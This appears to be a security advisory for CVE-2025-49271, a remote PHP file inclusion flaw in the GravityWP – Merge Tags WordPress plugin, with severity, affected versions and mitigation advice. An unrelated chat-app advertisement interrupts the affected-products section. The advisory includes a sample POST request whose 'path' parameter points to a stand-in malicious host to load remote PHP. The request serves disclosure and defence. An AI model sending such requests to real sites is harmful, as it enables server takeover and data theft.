
Overview
The CVE-2025-49271 is a high-risk vulnerability that has been identified in GravityWP – Merge Tags, a popular WordPress plugin. The flaw lies in the inclusion of PHP files from remote servers, which can potentially lead to system compromise and data leakage. It is crucial for all users and administrators of affected versions of this plugin to take immediate action to mitigate the risk.
Vulnerability Summary
CVE ID: CVE-2025-49271
Severity: High (CVSS: 7.5)
Attack Vector: Remote
Privileges Required: Low
User Interaction: None
Impact: System compromise and potential data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
GravityWP – Merge Tags | n/a through 1.4.4
How the Exploit Works
The vulnerability arises from incorrect control of filename for include/require statement in PHP Program. This allows an attacker to manipulate the filesystem references and include PHP files from remote servers. As a result, an attacker could execute arbitrary PHP code on the server, leading to a complete system compromise.
Conceptual Example Code
This is a conceptual example of how the vulnerability might be exploited. The attacker sends a POST request with a malicious PHP file URL included in the request data.
POST /targeted-endpoint HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
path=http://malicious-site.com/malicious-file.php
In this scenario, the “path” parameter is improperly controlled, and thus the server ends up including and executing the remote “malicious-file.php”.
Recommended Mitigation
Users are advised to apply the vendor patch as soon as it is available to fix this vulnerability. In the meantime, employing a Web Application Firewall (WAF) or an Intrusion Detection System (IDS) can serve as a temporary mitigation measure by detecting and blocking attempts to exploit this vulnerability.
